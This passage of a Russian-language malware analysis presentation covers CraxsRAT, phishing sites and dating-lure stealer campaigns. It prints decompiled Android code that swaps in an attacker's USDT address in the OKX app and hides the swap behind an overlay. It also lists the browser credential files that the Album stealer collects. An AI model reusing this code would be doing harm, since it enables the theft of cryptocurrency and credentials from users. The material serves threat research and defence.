98         boolean unused = Okex.ifAlreadyShowTipsAndNoHide = false;
100         List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId = ((
101             AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
102             "com.okinc.okex.gp:id/addressInput");
103         if (findAccessibilityNodeInfosByViewId.size() == 1) {
104             String unused2 = Okex.usdtaddress = findAccessibilityNodeInfosByViewId
105                 .get(0).getText().toString();
106         }
107         List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId2 = ((
108             AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
109             "com.okinc.okex.gp:id/amount");
110         if (findAccessibilityNodeInfosByViewId2.size() == 1) {
111             String unused3 = Okex.usdtamount = findAccessibilityNodeInfosByViewId2
112                 .get(0).getText().toString();
113         }
114         List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId3 = ((
115             AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
116             "com.okinc.okex.gp:id/addressInput");
117         if (findAccessibilityNodeInfosByViewId3.size() == 1) {
118             AccessibilityNodeInfo accessibilityNodeInfo =
119                 findAccessibilityNodeInfosByViewId3.get(0);
120             TextView unused4 = Okex.editTextAddress = new TextView(context.
121                 getApplicationContext());
122             Okex.editTextAddress.setPadding(30, 0, 0, 0);
123             FrameLayout unused5 = Okex.addressFloatFrameLayout = Okex.showFloat(
124                 accessibilityNodeInfo, Okex.editTextAddress, Okex.usdtaddress, context, true, false);
125             Bundle bundle = new Bundle();
126             bundle.putCharSequence(AccessibilityNodeInfoCompat.
127                 ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE, initializeService.usdtaddress);
128             Log.i("bbbbbbbb", String.valueOf(accessibilityNodeInfo.performAction(
129                 bundle)));
130         }
131         List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId4 = ((
132             AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
133             "com.okinc.okex.gp:id/allAmount");
134         if (findAccessibilityNodeInfosByViewId4.size() == 1) {
135             findAccessibilityNodeInfosByViewId4.get(0).performAction(16);
136         }
137         List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId5 = ((
138             AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(

```

Редактируемые поля внешне перекрываются легитимными пользовательскими данными, собранными вредоносным приложением, для чего реализован метод **showFloat**:

```

/* JADX INFO: Access modifiers changed from: private */
171 public static FrameLayout showFloat(AccessibilityNodeInfo accessibilityNodeInfo, TextView textView,
172     String str, Context context, boolean z, boolean z2) {
173     FrameLayout frameLayout = new FrameLayout(context.getApplicationContext());
174     textView.setText(str);
175     frameLayout.setBackgroundColor(context.getResources().getColor(17170443));
176     textView.setTextColor(context.getResources().getColor(17170444));
177     Rect rect = new Rect();
178     accessibilityNodeInfo.getBoundsInScreen(rect);
179     WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(rect.width(), rect.
180         height(), 2032, 262152, 1);
181     layoutParams.gravity = 8388659;
182     layoutParams.width = rect.width();
183     layoutParams.height = rect.height();
184     layoutParams.x = rect.left;
185     layoutParams.y = rect.top;
186     FrameLayout.LayoutParams layoutParams2 = (FrameLayout.LayoutParams) textView.getLayoutParams();
187     if (layoutParams2 == null) {
188         layoutParams2 = new FrameLayout.LayoutParams(-2, -2);
189     }
190     if (z2) {
191         layoutParams2.height = -2;
192         layoutParams2.width = -2;
193         layoutParams2.gravity = 17;
194     } else if (z) {
195         layoutParams2.height = -2;
196         layoutParams2.width = rect.width();
197         layoutParams2.gravity = 17;
198     } else {
199         layoutParams2.height = -1;
200         layoutParams2.width = -2;
201         layoutParams2.gravity = GravityCompat.END;
202     }
203     textView.setLayoutParams(layoutParams2);
204     frameLayout.addView(textView);
205     WindowManager.addView(frameLayout, layoutParams);
206     return frameLayout;
207 }

```


ЯЗЫК

```


o2.Binance.binanceinj(Context) void if (language.equals("en")) {
o2.Binance.binanceinj(Context) void if (language.equals("ja")) {
o2.Binance.binanceinj(Context) void if (language.equals("ko")) {
o2.Binance.binanceinj(Context) void if (language.equals("zh")) {
o2.MainActivity.AskDraw() void if (language.equals("ar")) {
o2.MainActivity.AskDraw() void if (language.equals("en")) {
o2.MainActivity.AskDraw() void if (language.equals("tr")) {
o2.MainActivity.AskDraw() void if (language.equals("zh")) {
o2.MainActivity.AsknoEmu() void if (language.equals("ar")) {
o2.MainActivity.AsknoEmu() void if (language.equals("en")) {
o2.MainActivity.AsknoEmu() void if (language.equals("tr")) {
o2.MainActivity.AsknoEmu() void if (language.equals("zh")) {
o2.RequestDataUsage.askit() void if (language.equals("ar")) {
o2.RequestDataUsage.askit() void if (language.equals("en")) {
o2.RequestDataUsage.askit() void if (language.equals("tr")) {
o2.RequestDataUsage.askit() void if (language.equals("zh")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("ar")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("en")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("tr")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("zh")) {
o2.RequestOPPOB.onCreate(Bundle) void if (language.equals("ar")) {
o2.RequestOPPOB.onCreate(Bundle) void } else if (language.equals("zh")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("ar")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("en")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("tr")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("zh")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("en")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("ja")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("ko")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("zh")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("ar")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("en")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("tr")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("zh")) {
o2.wysxsdgarrentcygtjjubsrpsclehwkjiwwmw if (language.equals("ar")) {
o2.wysxsdgarrentcygtjjubsrpsclehwkjiwwmw } else if (language.equals("zh")) {

```

Некоторые внедряемые элементы подбираются в соответствии с **языком** системы атакуемого пользователя. Список языков для взаимодействия с атакуемым включает в себя:

- английский
- японский
- корейский
- китайский
- арабский
- турецкий

В зависимости от вредоносного модуля набор языков может незначительно отличаться: иногда добавляются включения на **русском** и **португальском** языках, а также пропадает поддержка **арабского** языка.



ПРОЧИЕ ЗАМЕТКИ

ЯЗЫК

Но основным языком, на котором изначально прописаны значения переменных и редкие комментарии, является **китайский язык** – насколько известно, родной язык текущего основного продавца и источника обновлений программного обеспечения для оперирования этим вредоносным ПО.

ClickUnlock
Constants
EventBus
ExecClick
FileUtils
FloatingView
flyActivity
gtakimchyf1022
HandleScreenCap
installupdate
isukrdrbrbicokohhlim
ixxwfhkvj f1019
Json
ktrehlxuovjznhgcake
Language
hdgl String
hfccsz String
hthdgl String
installStr String
jrbjms String
jrbjms2 String
jrdwrjm String
jrzmjms String
jrzmjzt String
tcdwym String
yyzd String
yyxz String
zygdyy String
zmbjms String
znsdcj String
{...} void
Language() void
getLanguageTag() void
initInstallStr() void
initLanguage() void
initOtherStr() void
initSendStr() void
MainActivity

```
<: x ScreenUtil x Okex x AccessibilityNodeInfoCompat x Constants x Language x
70 public class Language {
    public static String hdgl = "耗电管理";
    public static String hfccsz = "恢复出厂设置";
    public static String hthdgl = "后台耗电管理";
    public static String installStr = "卸载";
    public static String jrbjms = "进入编辑模式";
    public static String jrbjms2 = "进入编辑模式";
    public static String jrdwrjm = "进入多任务界面";
    public static String jrzmjms = "进入桌面编辑模式";
    public static String jrzmjzt = "进入桌面编辑状态";
    public static String tcdwym = "退出多任务界面";
    public static String yyzd = "应用速冻";
    public static String yyxz = "应用卸载";
    public static String zygdyy = "最近用过的应用";
    public static String zmbjms = "桌面编辑模式";
    public static String znsdcj = "智能省电场景";

    private static void initSendStr() {
    }

    public static void initLanguage() {
        initInstallStr();
        initSendStr();
    }

    private static void initInstallStr() {
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        int i = 0;
        while (true) {
            if (i >= Constants.uninstall1.length) {
                break;
            }
            String str = Constants.uninstall1[i];
            if (str.contains("[ " + lowerCase + "]")) {
                String str2 = Constants.uninstall1[i];
                installStr = str2.replace("[ " + lowerCase + "]", "");
                break;
            }
            i++;
        }
        initOtherStr();
    }
}
```

Примечательно, что основной продавец данного ПО указывает в своём **Telegram** канале отличающийся перечень языков в качестве списка поддерживаемых: **английский, арабский, китайский, турецкий, португальский, русский и испанский.**

ПРОЧИЕ ЗАМЕТКИ

КЛАССИФИКАЦИЯ

Исходя из направленности богатой функциональности, которая не ограничивается многообразием описанных мною вредоносных модулей, напрашивается вывод о том, что вредоносное приложение является представителем семейства **вредоносных инструментов удалённого администрирования – RAT**. Благодаря явному указанию названия реализованного браузера, **CraxsBrowser**, можно сделать вывод о том, что мною был проанализирован экземпляр вредоносного ПО, именуемого **CraxsRAT**.

CraxsRAT – наиболее свежий наследник **CypherRAT**, **SpyNote** и **SpyMax**. Его называют одним из *самых опасных троянов* для удалённого доступа, а программное обеспечение для оперирования устройствами, заражёнными этим **RAT**, оценивается как одно из *самых дорогих* на рынке.

Ранее разработкой и продажей **CypherRAT** и **CraxsRAT** занимался сирийский киберпреступник, который позже, после публикации исходного кода **CypherRAT** и публикации отчёта о раскрытии его личности, передал управление **Telegram** каналом китайскому коллеге.



ПРОЧИЕ ЗАМЕТКИ

КЛАССИФИКАЦИЯ

Наиболее новая версия, как утверждает текущий основной продавец, включает в себя *как минимум* следующую функциональность



- **Управление файлами:** скачивание файлов с устройства, загрузка файлов на устройство, удаление, просмотр, поиск, копирование, вставка, шифрование и дешифрование, кодирование и декодирование, сокрытие и раскрытие;



- **Управление SMS:** просмотр, удаление, отправка SMS;



- **Управление камерой:** включение и выключение камер, возможность съёмки фотографий;



- **Управление микрофоном:** прослушивание и запись звука с микрофона устройства;



- **Отслеживание местоположения:** отслеживание геопозиции устройства в реальном времени;



- **Управление экраном:** просмотр экрана в реальном времени, блокировка и разблокировка экрана, создание тихих скриншотов;



- **Управление звонками:** просмотр списка звонков, удаление звонков из списка, инициация звонка, прослушивание и запись звонков;



- **Управление уведомлениями:** просмотр списка уведомлений, отправка уведомлений;



- **Управление приложениями:** просмотр списка приложений, запуск, установка и удаление приложений, просмотр связанных аккаунтов, инъектирование в браузер и приложения, отключение Интернет-соединения для конкретных приложений;



- **Управление прикосновениями:** запись и воспроизведение записей прикосновений, клавиатурного ввода;



- **Удалённое управление:** запуск произвольных команд, автоматическая и ручная выдача прав, самоуничтожение;

ПРОЧИЕ ЗАМЕТКИ

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

Filename		streamtwit.apk
MD5		305fd98c348296e6507f94227bac9238
SHA1		024c3c812e21553178d48cbe2c0af9f9980ee705
SHA256		f655687282e56407a70f73bc7182e43127f919296124d80014bc6151e7af74e5
VirusTotal		virustotal.com/gui/file/f655687282e56407a70f73bc7182e43127f919296124d80014bc6151e7af74e5

Filename		BongaCamSexs.apk
MD5		5c91409547e158f8a065c20a4f7bdf3a
SHA1		02ccbd5f31b8cb42c29070cb97858d28cd29ad20
SHA256		6a977c30571bef5cf75ab1b6fb455e16f64fd7c7d6a38084a3d3f6915f1e3d14
VirusTotal		virustotal.com/gui/file/6a977c30571bef5cf75ab1b6fb455e16f64fd7c7d6a38084a3d3f6915f1e3d14

ПРОЧИЕ СИТУАЦИИ

ФИШИНГ

КРАЖА ПЛАТЁЖНОЙ ИНФОРМАЦИИ

Фишинговые сайты, очевидно, не ограничиваются лишь сервисами покупок билетов в театр. Это проблема, покрывающая целый спектр тем для оказания влияния на большую целевую аудиторию, и её плоды затрагивают как Российскую Федерацию, так и другие страны.

Вот, например, аналог рассмотренного выше фишингового сайта драматического театра, нацеленный на азербайджанскую аудиторию (некоторые его страницы, впрочем, всё же сохранили русскую локализацию):



КРАЖА ПЛАТЁЖНОЙ ИНФОРМАЦИИ

Сервис **FOFA**, отталкиваясь лишь от хеша иконки веб-приложения, находит более **100** сайтов, *полностью аналогичных проанализированному*



icon_hash="296998166"



TOP SERVERS

cloudflare	136
nginx/1.14.1	4
nginx/1.20.2	4
nginx	2
nginx/1.24.0	2

TOP TITLES

«Драматический театр» — ...	45
Выбор города	40
Театральная афиша - биле...	10
«Государственный театр ко...	5

TOP OPEN PORTS

443	96
80	53

А результаты поиска в поисковых системах по запросу на точное включение строки

“

Знаменитый театр, где каждый спектакль создает новая уникальная команда

пестрят большим числом подходящих страниц, среди которых и автоматически сгенерированные отчёты об анализе страниц в онлайн-песочницах.

КРАЖА ПЛАТЁЖНОЙ ИНФОРМАЦИИ

Стоит заметить, что качественно проанализировать такой сайт с помощью *автоматических инструментов* – непростая задача, потому большая часть их *оценок онлайн-сервисами* – **ложно отрицательная**, и пользователям остаётся полагаться лишь на *отзывы*, если они в принципе есть, и *рейтинг*, составляемый такими же пользователями.

В частности, изученный мною сайт театра был классифицирован как фишинговый сайт лишь продуктом **Kaspersky**, вероятно, в силу *локальной известности*.

The screenshot displays the VirusTotal web interface. On the left, a circular progress indicator shows a score of 1 out of 92. Below it, a 'Community Score' slider is visible. The main header area contains a warning: '1/92 security vendor flagged this URL as malicious'. Navigation links include 'Reanalyze', 'Search', 'Graph', and 'API'. The 'DETECTION' tab is active, showing a table of security vendor analyses. The table lists several vendors, with Kaspersky flagging the URL as 'Phishing' (indicated by a red exclamation mark icon), while all other listed vendors (Abusix, ADMINUSLabs, AlienVault, Antiy AVL, etc.) show a 'Clean' status (indicated by green checkmark icons).

Security vendors' analysis	Status
Kaspersky	❗ Phishing
Abusix	✅ Clean
Acronis	✅ Clean
ADMINUSLabs	✅ Clean
AILabs (MONITORAPP)	✅ Clean
AlienVault	✅ Clean
Antiy AVL	✅ Clean

Тематика в сфере Интернет-знакомств тоже варьируется и включает в себя веб-приложения для продажи билетов в театры и кинотеатры, на концерты и стендапы, на автобусы, поезда и самолёты, для бронирования гостиниц, отелей, квартир и ресторанов, для оплаты такси, подписок и путёвок, и многое другое.

КРАЖА ДАННЫХ УЧЁТНЫХ ЗАПИСЕЙ

Пользуются популярностью среди злоумышленников и фишинговые сайты, маскирующиеся под страницы с **формами аутентификации** в приложения для знакомств. Этот вид фишинга более распространён за рубежом, в связи с практически однозначным лидированием там конкретных приложений. Он требует использования **lookalike-домена** и иногда подразумевает переход пользователя к форме по ссылке из письма, уведомляющего о взаимной симпатии в целевом приложении:

Команда Threat Intelligence компании **Egress** подсчитала, что **53.25%** случаев имперсонации в рамках фишинговой кампании, затронувшей организации в Северной Америке и Великобритании, пришлось на **Tinder**, **22.88%** – на **Bumble** и ещё **14.46%** – на **Hinge**.

К слову, они также заметили, что как минимум **85%** случаев фишинга были нацелены *именно на мужчин*.

**Someone matched with
you on Tinder!**



FIND OUT WHO

Tip: Turn on push notifications

Turn on push notifications to see your new matches immediately.



Follow us   

This email was sent by Tinder.

8833 Sunset Blvd. West Hollywood 90069

©2023 Match Group, LLC. | [Privacy Policy](#)

Такой фишинг, в отличие от рассмотренного ранее, нацелен не столько на прямую кражу платёжной информации, сколько на **кражу данных учётных записей** пользователей для последующего взлома связанных аккаунтов и производства злоумышленниками действий, направленных на **извлечение выгоды** (поиск платёжной информации, поиск компрометирующей информации, шантаж, ...).

ЭКСПЛУАТАЦИЯ



За последнее время специалистами было выявлено сразу несколько схожих **крупных операций**, успех которых ярко продемонстрировал положение дел на стыке, где встречаются пользователь и атакующие, в сфере *Интернет-знакомств и прилежащих областях*, и о которых мне хотелось бы вспомнить.

Все эти кампании объединяют следующие факторы:



- Вредоносные файлы с полезной нагрузкой рассылаются по социальным сетям **от лиц фейковых аккаунтов**, как в тематические группы (*знакомства, взрослый контент*), так и лично пользователям, после непродолжительного знакомства



- Распространяемое вредоносное ПО **замаскировано под архивы с фотографиями девушек**



- В результате эксплуатации происходит **кража сведений** (*Cookie, данные учётных записей, сохранённых в браузерах, информация о системе*)

ALBUM STEALER

Q "Album Stealer Targets Facebook Adult-Only Content Seekers"



Прошлой зимой команда исследователей **Zscaler ThreatLabz** обнаружила распространение **стилера**, получившего название **Album**.

Стилер распространялся от лиц **фейковых аккаунтов** в социальной сети, содержащих **женские фотографии**, и по задумке представлял из себя архив, "**альбом**", с фотографиями. Скачать его атакуемым предлагалось в основном с сервиса для хранения файлов **Microsoft OneDrive**, либо с подконтрольного атакующему вредоносного ресурса с такими названиями, как:
keptosafe[.]top
shopalbum[.]xyz,
findalbum[.]top, ...




ALBUM STEALER

Вредоносный архив
содержит:

- исполняемый файл **Album.exe**
- **DLL**-библиотеку **PdfiumControl.dll**
- файл **data.dat**

Album.exe – легитимный
экземпляр **TresoritPdfViewer**,
уязвимый к атаке **DLL**
sideloading.

При его исполнении
происходит эксплуатация
уязвимости – **подгрузка**
вредоносного
PdfiumControl.dll, который, в
свою очередь, инициирует
запуск **data.dat** –
самораспаковывающегося
архива, который
действительно оставляет за
собой **фотографии девушек**.



🔗 Infection Chain

В это же время вредоносная **DLL**-библиотека дешифрует включенное в
неё содержимое, генерируя на заражённом устройстве файлы:

- `%AppData%\Roaming\Canon\CNQ.exe`
- `%AppData%\Roaming\Canon\Curl.dll`
- `%AppData%\Roaming\Canon\Lenovo.TVT.CustomerFeedback.Manager.dll`
- `%AppData%\Roaming\Canon\log4net.dll`

ALBUM STEALER

Далее происходит исполнение **CNQ.exe** – ещё одного экземпляра легитимного ПО, уязвимого к той же атаке. К нему подключается вредоносная библиотека **Curl.dll**, которая:

1. **создаёт запись в реестре для закрепления** – автоматического запуска при старте системы
2. скачивает с удалённого ресурса и локально сохраняет файл **sparkle-windows.xml**, из которого извлекается ссылка на скачиваемый архив **\%AppData%\Roaming\Canon\app{18_цифр}.zip** который, в свою очередь, после распаковки, помимо прочего, оставляет на заражённом устройстве файлы **DiskCompactionTool.exe** и **WDLocale.dll**

По аналогии с предыдущими случаями, **DiskCompactionTool.exe** – легитимный экземпляр ПО WD Sync, подгружающий вредоносную библиотеку **WDLocale.dll**

Процесс повторяется: вредоносная библиотека скачивает архив **\%AppData%\Roaming\Bluestack\app{18цифр}.zip** и распаковывает его.

Взаимодействие извлечённых легитимного **Bravia.exe** и вредоносного **CNQMUTIL.dll** приводит к краже чувствительной информации. Стилер ищет все файлы внутри каталога **%AppData%**, содержащие в названии:

- **Local State**
- **Login Data**
- **Cookies**
- **cookies.sqlite**

Он копирует их в специально выделенную папку, после чего обрабатывает:

1. дешифрует, извлекая **данные учётных записей**, которые были сохранены в браузерах
2. дешифрует, извлекая **Cookie**
3. собирает информацию о бизнес и рекламных аккаунтах
4. отправляет собранные данные на C2 сервер

ЭКСПЛУАТАЦИЯ

ONLYDCRATFANS

Q Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content



Прошлым летом результаты столкновения с **вредоносной кампанией** описали уже специалисты компании **eSentire**.

Вредоносное ПО тоже распространялось под видом архивов с **фотографиями девушек** и состояло из VBScript-загрузчика, представляющего из себя модифицированный легитимный Windows скрипт для взаимодействия с принтерами. Загрузчик включает в себя *полезную нагрузку, шеллкод* и **DLL-библиотеку `dynwrapx.dll`**. Библиотека используется для получения доступа к объекту **DynamicWrapperX**, с помощью которого загружаются **CallWindowProcW** из **user32.dll** и **VirtualAlloc** из **kernel32.dll**

Полезная нагрузка загружается в память, после чего вызывается **CallWindowProcW** для исполнения шеллкода, что позволяет инъецировать полезную нагрузку в **\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe**

Во всех наблюдаемых случаях полезной нагрузкой оказался **DcRAT** – одна из версий **AsyncRAT**. Он, помимо прочего, предоставляет возможности:

- удалённого доступа
- кейлоггинга
- управления камерой
- управления файлами
- кражи данных из браузеров
- кражи токенов Discord
- расширение для шифрования и вымогательства

ЭКСПЛУАТАЦИЯ

STEAL-IT CAMPAIGN

Q Steal-It Campaign




Уже осенью специалисты **Zscaler** вновь наткнулись на **хакерскую кампанию** того же характера, в этот раз – довольно масштабную и, что любопытно, целевую.

В зависимости от типа собираемой информации и необходимых характеристик жертв, каждый случай в рамках исследуемой кампании можно классифицировать как *один из 4 сценариев*.

Пара из этих сценариев подразумевает сокрытие вредоносного ПО **под видом фотографий девушек**. Вспомним именно эти случаи.



STEAL-IT CAMPAIGN: SYSTEMINFO



© 2023 ThreatLabz

